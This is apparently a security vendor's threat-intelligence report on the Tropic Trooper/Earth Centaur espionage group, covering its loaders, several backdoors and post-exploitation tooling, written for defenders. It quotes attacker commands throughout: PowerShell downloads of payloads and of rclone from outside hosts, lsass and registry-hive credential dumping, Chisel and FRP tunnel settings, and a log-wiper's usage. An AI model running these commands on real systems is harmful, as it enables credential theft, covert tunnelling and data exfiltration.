

Tropic Trooper Targets Transportation and Government Organizations

 trendmicro.com/en_us/research/21//collecting-in-the-dark-tropic-trooper-targets-transportation-and-government-organizations.html

December 14, 2021

Collecting In the Dark: Tropic Trooper Targets Transportation and Government

Our long-term monitoring of the cyberespionage group Earth Centaur (aka Tropic Trooper) shows that the threat actors are equipped with new tools and techniques. The group seems to be targeting transportation companies and government agencies related to transportation.

By: Nick Dai, Ted Lee, Vickie Su December 14, 2021 Read time: 11 min (3068 words)

Earth Centaur, previously known as Tropic Trooper, is a long-running cyberespionage threat group that has been active since 2011. In July 2020, we noticed interesting activity coming from the group, and we have been closely monitoring it since. The actors seem to be targeting organizations in the transportation industry and government agencies related to transport.

We observed that the group tried to access some internal documents (such as flight schedules and documents for financial plans) and personal information on the compromised hosts (such as search histories). Currently, we have not discovered substantial damage to these victims as caused by the threat group. However, we believe that it will continue collecting internal information from the compromised victims and that it is simply waiting for an opportunity to use this data.

Through long-term monitoring, we learned that this threat group is proficient at red teamwork. The group knows how to bypass security settings and keep its operation unobstructive. Depending on the target, it uses backdoors with different protocols, and it can also use the reverse proxy to bypass the monitoring of network security systems. The usage of the open-source frameworks also allows the group to develop new backdoor variants efficiently. We expand on these techniques and other capabilities in the following sections.


More importantly, we believe the activities we observed are just the tip of the iceberg and their targets might be expanded to other industries that are related to transportation. It is our aim, through this article, to encourage enterprises to review their own security setting and protect themselves from damage and compromise.

Overview of Earth Centaur's infection chain

Based on our investigation, we found that the intrusion process used by Earth Centaur can be separated into several stages, which are shown in Figure 1.

We found that the threat actors used vulnerable Internet Information Services (IIS) server and Exchange server vulnerabilities as entry points, and then installed web shells. Afterward, the .NET loader (detected as Nerapack) and the first stage backdoor (Quasar remote administration tool aka Quasar RAT) were deployed on the compromised machine. Then, depending on the victims, the threat actors dropped different types of second-stage backdoors, such as ChiserClient and SmileSvr.

After exploiting the victim's environments successfully, the threat actors start Active Directory (AD) discovery and spread their tools via Server Message Block (SMB). Then, they use intranet penetration tools to build the connection between the victim's intranet and their command-and-control (C&C) servers. We go into further detail about these stages in our analysis.



©2021 TREND MICRO

Figure 1. Stages of Earth Centaur’s intrusion process

Technical Analysis of Earth Centaur’s Tools and Techniques

Stage 1: Loaders

After the threat actors get access to the vulnerable hosts by using ProxyLogon exploits and web shells, they use bitsadmin to download the next-stage loader (loaders are detected as Nerapack) as well as its payload file (.bin).

```
| C:\Windows\system32\windowpowershell\v1.0\powershell.exe -Command "&{Import-Module BitsTransfer; Start-BitsTransfer 'http://<redacted>:8000/dfmanager.exe' "%temp%/dfmanager.exe"}"
```

```
| C:\Windows\system32\windowpowershell\v1.0\powershell.exe -Command "&{Import-Module BitsTransfer; Start-BitsTransfer 'http://<redacted>:8000/dfmanager.bin' "C:\Users\<redacted>\AppData\Local\Temp\dfmanager.bin"}"
```

After our long-term monitoring, we observed that there are two different decryption algorithms (DES or AES) used in Nerapack to decrypt the payload. Moreover, in its newer version, it uses a technique called “Timestomping.” Timestomping is when the timestamp of the payload file (.bin) is altered to make it harder for incident response analysts to find it.

```
16 string password = stringBuilder.ToString();
17 string text = Application.StartupPath + "\\*.*" + Path.GetFileNameWithoutExtension(Application.ExecutablePath) + ".bin";
18 FileInfo fileInfo = new FileInfo(Environment.GetFolderPath(Environment.SpecialFolder.System) + "\\kernel32.dll");
19 File.SetCreationTime(text, fileInfo.CreationTime);
20 if (!File.Exists(text))
21 {
22     return;
23 }
24 byte[] array = new byte[new FileInfo(text).Length];
25 int num = DESFile.DecryptFile(text, array, password);
```

Figure 2. Timestomping used on the bin file

The decryption key is used as an argument of Nerapack and various keys are used on different victims. It is a simple but effective technique that makes security analysis more difficult and also ensures that only their operators can use the tools.

The command for execution is shown as here:

```
| > Nerapack.exe {base64 encoded key}
```

Fortunately, we were still able to collect the decryption key in some cases and we decrypted the payload successfully. Based on our current cases, the decrypted payload is Quasar RAT. After the payload is deployed, the actors can continue further malicious actions through Quasar RAT.

Stage 2: Backdoors

After further analysis, we found that the threat group developed multiple backdoors capable of communication via common network protocols. We think this indicates that it has the capability to bypass network security systems by using these common protocols to transfer data. We also found that the group tries to launch various backdoors per victim. Furthermore, it also tends to use existing frameworks to make customized backdoors. By using existing frameworks, examples of which are detailed in the following, it builds new backdoor variants more efficiently.

ChiserClient

After the backdoor is launched, it will decrypt the embedded C&C configuration via AES (CTR mode) algorithm for the following connection. In the configuration, there are three C&C addresses and corresponding port numbers.

| Offset | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | A | B | C | D | E | F | | |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-----------------------|------------------|
| 00000000 | 63 | 00 | 69 | 00 | 74 | 00 | 69 | 00 | 6C | 00 | 69 | 00 | 6E | 00 | 6B | 00 | c.i.t.i.l.i.n.k. | C&C address 1 |
| 00000010 | 2E | 00 | 64 | 00 | 73 | 00 | 6D | 00 | 74 | 00 | 70 | 00 | 2E | 00 | 63 | 00 | ..d.s.m.t.p...c. | |
| 00000020 | 6F | 00 | 6D | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | o.m..... | |
| ... | | | | | | | | | | | | | | | | | | |
| 00000200 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 63 | 00 | 69 | 00 | 74 | 00 | 69 | 00 |c.i.t.i. | C&C address 2 |
| 00000210 | 6C | 00 | 69 | 00 | 6E | 00 | 6B | 00 | 2E | 00 | 64 | 00 | 73 | 00 | 6D | 00 | l.i.n.k...d.s.m. | |
| 00000220 | 74 | 00 | 70 | 00 | 2E | 00 | 63 | 00 | 6F | 00 | 6D | 00 | 00 | 00 | 00 | 00 | t.p...c.o.m.... | |
| ... | | | | | | | | | | | | | | | | | | |
| 00000400 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 |f.l.i.g.h.t...g. | C&C address 3 |
| 00000410 | 66 | 00 | 6C | 00 | 69 | 00 | 67 | 00 | 68 | 00 | 74 | 00 | 2E | 00 | 67 | 00 | o.l.d.e.n.t.o.p. | |
| 00000420 | 6F | 00 | 6C | 00 | 64 | 00 | 65 | 00 | 6E | 00 | 74 | 00 | 6F | 00 | 70 | 00 | ..t.w..... | |
| 00000430 | 2E | 00 | 74 | 00 | 77 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | | |
| ... | | | | | | | | | | | | | | | | | | |
| 00000600 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | | Port number list |
| 00000610 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | BB | 01 | BB | 01 | 50 | 00 | 00 | 00 |»»»P... | |

Figure 3. Decrypted C&C configuration

In the first connection, ChiserClient will append the host name of the compromised host for check-in purposes. Then, it will keep running on the hosts and wait for further commands from the C&C server.

ChiserClient is installed as a system service to allow the threat actors access to higher privileges and keep persistence on the compromised host. The capability of ChiserClient is shown in the following table:

| Command code | Function |
|--------------|--|
| 0x10001 | Write specified file |
| 0x10002 | Download File |
| 0x10003 | Read specified file |
| 0x10004 | No Action |
| 0x10005 | Open a command shell for command execution |

HTShell

HTShell is a simple backdoor that is developed using the Mongoose framework (version 6.15). Mongoose is an Object Data Modeling (ODM) library for MongoDB and Node.js. It is used to translate between objects in code and objects representation in MongoDB.

We saw in our cases that the HTShell client will be launched as a system service on the compromised machine and that it will connect to a C&C server. HTShell supports importing additional config files. We found that the additional config file is located in %PUBLIC%\Documents\sdcsvc.dat, and that the content should be encoded by base64. If no config file is imported, it will connect to the predefined C&C address.

```

*((_DWORD *)&str.data.ptr + 1) = this;
cfg.unknown_1.len = 0;
cfg.unknown_1.cap = 15;
cfg.unknown_1.data.buffer[0] = 0;
cfg.unknown_2.len = 0;
cfg.unknown_2.cap = 15;
cfg.unknown_2.data.buffer[0] = 0;
str.cap = 0;
memset(public_documents_folder, 0, sizeof(public_documents_folder));
SHGetSpecialFolderPath(0, public_documents_folder, CSIDL_COMMON_DOCUMENTS, 1);
memset(config_path, 0, sizeof(config_path));
snprintf(config_path, 1024, "%s\\%s", public_documents_folder, "sdcsvc.dat");
*(_OWORD *)url_1 = *(_OWORD *)aHttpApi011f1;
*(_OWORD *)url_2 = *(_OWORD *)aHttpPortalB1;
strcpy(&url_1[16], "inkup.net:80/");
strcpy(&url_2[16], "ueraymax.com:80/");
*(_QWORD *)&buf.len = 0xF000000000164;
buf.data.buffer[0] = 0;

```

Additional C&C config file

Pre-defined C&C

Figure 4. HTShell hardcoded C&Cs

HTShell encodes a hard-coded string, "tp==" with custom base64 and embeds the encoded string in the request cookies. If the C&C server receives the request with the special cookie value, it can verify that the request comes from its client applications.




Figure 5. HTShell hardcoded and encoded cookie string in the request header

The response handler of HTShell will use "" as delimiter to split the command code and argument for the received command. Hence, the command will be this format:

| <command code>`<custom-base64encoded-data>[`<more-custom-base64encoded-data>]

HTShell currently supports three different backdoor functions, shown here:

| Command code | Function |
|--------------|--|
| 0 | Open a command shell for command execution |
| 1 | Upload file |

Customized Lilith RAT

During our investigation into Earth Centaurs activities, we found that it also uses another backdoor called Lilith RAT. We think that this Lilith RAT is a highly modified version of the open-source Lilith RAT. The actors reused part of the codes for command execution, while the C&C protocol is changed to Dropbox HTTPS APIs.

```

231     v24 = (const __m128i *)"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
232 LABEL_41:
233     sub_1801A24F0(v23, v24, 0x39ui64);
234     v23[3].m128i_i8[9] = 0;
235     goto LABEL_44;
236 }
237 v17 = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
238 goto LABEL_43;
239 }
240 }
241 v25 = v2;
242 if (v10 >= 0x10 )
243 {
244     v25 = (__m128i *)v2->m128i_i64[0];
245     if (v2[1].m128i_i64[0] == 5 && !memcmp(v25, "pws32", Sui64) )
246     {
247         v15 = 57164;
248         if (v10 >= 0x39 )
249         {
250             v23 = (__m128i *)v2->m128i_i64[0];
251             v2[1].m128i_i64[0] = 57164;
252             v24 = (const __m128i *)"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
253             goto LABEL_41;
254         }
255         v17 = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
256 LABEL_43:
257         sub_18000332C(v2, v15, v8, v17);
258     }
259 }
260 }

```

```

289 if (!CMD::cmdOpen)
290 {
291     if (command == "cmd")
292         command = "C:\\WINDOWS\\system32\\cmd.exe";
293     else if (command == "pus")
294         command = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
295     else if (command == "pus32")
296         command = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
297 }
298 if (Utility::fileExists(command))
299 {
300     char* buffer = new char[command.length() + 3];
301     buffer[command.length()] = '\0';
302     strcpy_s(buffer, command.length() + 2, command.c_str());
303 }

```

Figure 6. Reused codes from open-source Lilith RAT

In order to launch this RAT, the threat actors use a technique called "Phantom DLL hijacking." In this technique, the RAT will be disguised as the normal wlsbctrl.dll. While the Windows service "IKEEXT" is starting, the fake wlsbctrl.dll is loaded and executed with high privilege. Furthermore, when Lilith RAT is terminated, it will try to clean itself to prevent being found by investigators.

```

200 *(_BYTE *)v23 = 0;
201 if ( GetEnvironmentVariableA("COMSPEC", Buffer, 0x104u) )
202 {
203     lstrcpyA(String1, "/c net stop IKEEXT");
204     lstrcatA(String1, " && del /f /q ");
205     lstrcatA(String1, Filename); // Filename = "C:\\Windows\\System32\\wlsbctrl.dll\"
206     lstrcatA(String1, " > nul");
207     v26 = std::string::string(v45, String1);
208     v27 = v26;
209     v28 = *(_QWORD *) (v26 + 24);
210     if ( v28 >= 0x10 )
211     {

```

Figure 7. Self-deletion after execution

For the C&C connections, the customized Lilith RAT will first check in to the attacker's Dropbox and see if the victim host exists. If not, the hostname and IP address will be collected and appended to the existing compromised hosts' information. All data will then be encrypted and sent back.

```

{
  "1" : {
    "command_doc_id" : "id:7D4BwL09SuIAAAAAAAAAAKA",
    "hostname" : "10.10.20.138",
    "ipv4_addr" : "10.10.20.138",
    "response_doc_id" : "id:7D4BwL09SuIAAAAAAAAAKQ"
  },
  "2" : {
    "command_doc_id" : "id:7D4BwL09SuIAAAAAAAAAAJA",
    "hostname" : "10.10.20.136",
    "ipv4_addr" : "10.10.20.136",
    "response_doc_id" : "id:7D4BwL09SuIAAAAAAAAAAJQ"
  },
  "3" : {
    "command_doc_id" : "id:7D4BwL09SuIAAAAAAAAAAJA",
    "hostname" : "172.16.16.55",
    "ipv4_addr" : "172.16.16.55",
    "response_doc_id" : "id:7D4BwL09SuIAAAAAAAAAAJQ"
  },
  "4" : {
    "command_doc_id" : "id:7D4BwL09SuIAAAAAAAAAAJA",
    "hostname" : "192.168.235.129",
    "ipv4_addr" : "192.168.235.129",
    "response_doc_id" : "id:7D4BwL09SuIAAAAAAAAAAJQ"
  },
  "Status" : "success"
}

```

Other compromised hosts

New victim host

Figure 8. The first check-in request to the Dropbox C&C

After the check-in request, the backdoor will start to wait for more commands to come in. All the request data are formatted to JSON, and they are encrypted by AES and encoded by base64.

Here is a list of the C&C commands:

| Command | Description |
|-------------------|----------------------------|
| CMDCommand | Executes commands |
| DownloadCloudFile | Downloads files |
| UploadCloudFile | Uploads files |
| GetDir | Lists directories |
| GetDirFile | Lists files in a directory |

| | |
|------------|----------------|
| DeleteSelf | Deletes itself |
|------------|----------------|

SmileSvr

We found that there are two types of SmileSvr. The difference between the two variants is the protocol used for communication: ICMP and SSL. The threat actors will use an installer to install SmileSvr as a system service and drop a DAT file that contains encoded C&C information. In the configuration file, the memory size used for storing C&C address and C&C address will be defined.

| Offset | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | A | B | C | D | E | F | | |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------------|---------------------------------|
| 00000000 | 30 | 30 | 30 | 30 | 30 | 30 | 31 | 35 | 30 | 30 | 30 | 30 | 30 | 30 | 31 | 39 | 0000001500000019 | Memory size for decoded payload |
| 00000010 | 80 | 0C | 46 | 03 | 61 | 80 | C4 | 1A | 0A | 31 | 98 | 4E | 47 | 41 | 71 | B8 | c.F.aeA..1 NGAq, | Size of payload |
| 00000020 | E6 | 30 | 19 | 0B | 8E | A7 | 38 | 3C | 04 | | | | | | | | ae0.. S8< | Payload |

Figure 9. Encrypted configuration file

The ICMP version of SmileSvr will create an ICMP socket to connect to the specified C&C address, which is defined in a configuration file. In each SmileSvr, there is an embedded number (e.g., 10601 in Figure 10.) and this value will be used as sequence number in the sent ICMP packet. We think attackers use this value to verify if the incoming packet belongs to their backdoor and filter out the noise.

| Address | Hex | ASCII | |
|----------|---|------------------|---------------------|
| 001D5E40 | 31 30 36 30 31 0D 0A 63 61 72 74 2E 6E 73 30 32 | 10601..cart.ns02 | Sequence Number |
| 001D5E50 | 2E 75 73 0D 0A 00 64 00 95 FB D7 71 2C 00 00 80 | ,us..d..uxq,... | Decoded C&C Address |
| 001D5E60 | 5A 00 4D 00 4D 00 4D 00 20 00 64 00 64 00 2C 00 | Z.M.M.M. .d.d.,. | |
| 001D5E70 | 20 00 79 00 79 00 79 00 91 FB D7 71 31 00 00 80 | .y.y.y..uxq1... | |

Figure 10. Decrypted configuration file

Without knowing the real traffic from the C&C server, we can only speculate on the content of the response based on the receiving function. As shown in Figure 11, the content of the response should contain the sequence number used to verify if the received data comes from the correct source and two blocks of encrypted data.

The data decryption procedure is as follows:

1. First, the encrypted data is decrypted with a one-byte XOR key (0xFF).
2. The first of the decrypted content contains a magic number used to check data in the second block, a command code, and the XOR key to decrypt the second set of encrypted content.
3. The second set of encrypted content is decrypted with an XOR key (0x99) from the previous decrypted content, and within the decrypted data are instructions for the following procedures.




Figure 11. SmileSvr packet traffic format simulation

While analyzing samples, we found that the C&C server was already inactive. Without knowing the traffic between SmileSvr and C&C server, we could not fully understand all functions. However, most of the backdoor functions are listed here:

| Command code | Function |
|--------------|--------------------------------|
| 0x5001 | Opens/Reads specified file |
| 0x5002 | Unknown |
| 0x5004 | Opens/Writes specified file |
| 0x5006 | Opens command shell |
| 0x5007 | Unknown |
| 0x5009 | Closes command shell |
| 0x500A | File System Traversal |
| 0x500C | Checks environment information |
| 0x500E | Unknown |

As for the SSL version of SmileSvr, the capability of SSL communication is built by using wolfSSL, which is a lightweight, C-language based SSL/TLS library. The backdoor functions of SSL version SmileSvr are similar to the ICMP ones. The threat actors just use it to develop new ways to support data transfer via an encrypted channel.

Customized Gh0st RAT

In our investigation, we also found a suspicious executable named telegram.exe. After analyzing the file, we found that it was a customized version of Gh0st RAT. Compared to the original Gh0st RAT (Gh0st beta 3.6), the difference is that the customized version supports a new function to discover information from active sessions on the host.

All supported functions for the customized Gh0st are shown in the following table:

| Command code | Function |
|--------------|--|
| 0xC8 | Terminates connection |
| 0xCA | File manager to handle file operations |
| 0xCB | Screen monitoring |
| 0xCC | Opens remote shell for command execution |
| 0XD5 | Gets active session information |

Post-Exploitation

After successfully exploiting the vulnerable system, the threat actor will use multiple hacking tools to discover and compromise machines on the victim's intranet. In this stage, we also observed attempts to deploy tools to exfiltrate stolen information.

During our investigation, we found evidence of specific tools, which we listed in Table 1. With these tools, the attackers accomplish their goals (network discovery, access to the intranet, and exfiltration) step by step.

| Tool name | Purpose | Description |
|------------|----------------------|--|
| SharpHound | AD Discovery | Discovery tool to understand the relationship in an AD environment |
| FRPC | Intranet Penetration | Fast reverse proxy to help expose a local server behind a NAT or firewall to the internet |
| Chisel | Intranet Penetration | Fast TCP/UDP tunnel |
| RC1one | Exfiltration | A command-line program to sync files and directories to and from different cloud storage providers |

Credential Dumping

We also observed that the group used multiple legitimate tools to dump credentials on compromised machines. It made good use of these tools to achieve its goal and keep its operation hidden and unobstructive.

For example, the group uses ProcDump.exe (a tool from Windows Sysinternals Suite that creates dumps of the processes in any scenario), which it renamed bootsys.exe:

```
| c:\users\public\downloads\bootsys.exe -accepteula -ma lsass.exe  
C:\Users\Public\Downloads\lsass.dmp
```

The group dumps credentials stored in registries by using reg.exe:

```
| reg.exe save hklm\sam C:\Users\Public\Downloads\sam.hive  
| reg.exe save hklm\sam c:\windows\temp\sa.dit  
| reg.exe save hklm\security c:\windows\temp\se.dit  
| reg.exe save hklm\system c:\windows\temp\sy.dit
```

The group would also dump memory from the specified process by using comsvcs.dll:

```
| rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump 764 C:\Windows\TEMP\dump.bin full
```

Indicator Removal

To avoid exposing their footprints to investigators, the threat actors made their own tool to wipe out the event logs on the victimized machine. By using this tool, they could clean specified event logs and make it hard for investigators to track their operations.

The usage is as follows:

```
Usage: d.exe <eventlog type> <time>  
Usage: d.exe <eventlog type> <time1> <time2>  
Usage: d.exe <eventlog type> <time> -d <id>  
Usage: d.exe <eventlog type> <time1> <time2> -d <id>  
eg:  
d.exe system 2020-06-01T08:00:00  
d.exe system 2020-06-01T08:00:00 2020-06-02T08:00:00  
d.exe system 2020-06-01T08:00:00 -d 1,2,3-25,255-999  
d.exe system 2020-06-01T08:00:00 2020-06-02T08:00:00 -d 1,2,3-25,255-999
```

Intranet Penetration

After successfully exploiting the vulnerable system, threat actors also drop following tools: FRP and Chisel. FRP is a fast reverse proxy used to expose a local server behind an NAT or a firewall to the internet. It can read predefined configurations and make the host in the intranet available to users from the internet.

```
[common]
server_addr = 193.42.40.126
server_port = 7000
[plugin_socks5]
type = tcp
remote_port = 6005
plugin = socks5
```

Figure 12. Configuration for FRP fast reverse proxy

Chisel is a fast TCP/UDP tunnel, which is mainly used for passing through firewalls. It provides the capability to transport data over HTTP (secured via Secure Shell, aka SSH) and allows threat actors to pass through a firewall and get access to the machine behind the firewall.

This is used to download reverse proxy Chisel via PowerShell:

```
| c:\windows\system32\windowspowershell\v1.0\powershell.exe -command "$(new-object System.Net.WebClient).DownloadFile('https://webadmin[.]mirrorstorage[.]org/ch.exe', 'ch.exe')"
```

This is used to build a connection between inter/intranet via Chisel:

```
| C:\WINDOWS\system32\ch.exe client https://webadmin[.]mirrorstorage[.]org:443
r:127.0.0.1:47586:socks
```

Exfiltration

In the previous phase, we observed that the actors use several tools to get the whole picture of the network infrastructure and bypass the firewall. Afterward, we observed a PowerShell command used to download an effective tool, Rclone, which is used for exfiltration. It also provides an easy and effective way of copying data to several cloud storage providers.

```
| C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -command "$(new-object System.Net.WebClient).DownloadFile('http://195[.]123[.]221[.]7:8080/rclone.exe', 'r.exe')"
```

Based on previous experience, Rclone has frequently been used in ransomware attacks to exfiltrate stolen data. However, it seems that currently, it is not only used in ransomware attacks but also in APT attacks.

Identifying Features in the Earth Centaur Campaign

After long-term observation and analysis of the attack campaigns, there was compelling evidence that they were operated by Earth Centaur. We found several identifying features of the threat actors within the techniques and tools described in the preceding sections, and we break down the factors in the following.

Mutex Style

We found some special mutexes that are encoded by the layout of the Chinese Zhuyin keyboard in ChiserClient. The decoded string is shown in Table 2. Based on these special mutex strings, we believe the threat actors come from a Chinese-speaking region.

| Encoded string | Decoded string in Chinese | English translation |
|------------------------|---------------------------|--|
| vul3ru,6q8 q8 y.3 | 小傑叭叭走 | Jack goes around |
| ji394su3 | 我愛你 | I love you |
| 5ji fu.6cl3g.3zj6m0694 | 桌球好手福原愛 | Excellent table tennis player, Ai Fukuhara |

Table 2. Encoded/Decoded mutex string

Configuration style

After analyzing the ChiserClient, we found that it shares a similar style of network configuration to the TClient mentioned in our previous research on Earth Centaur.

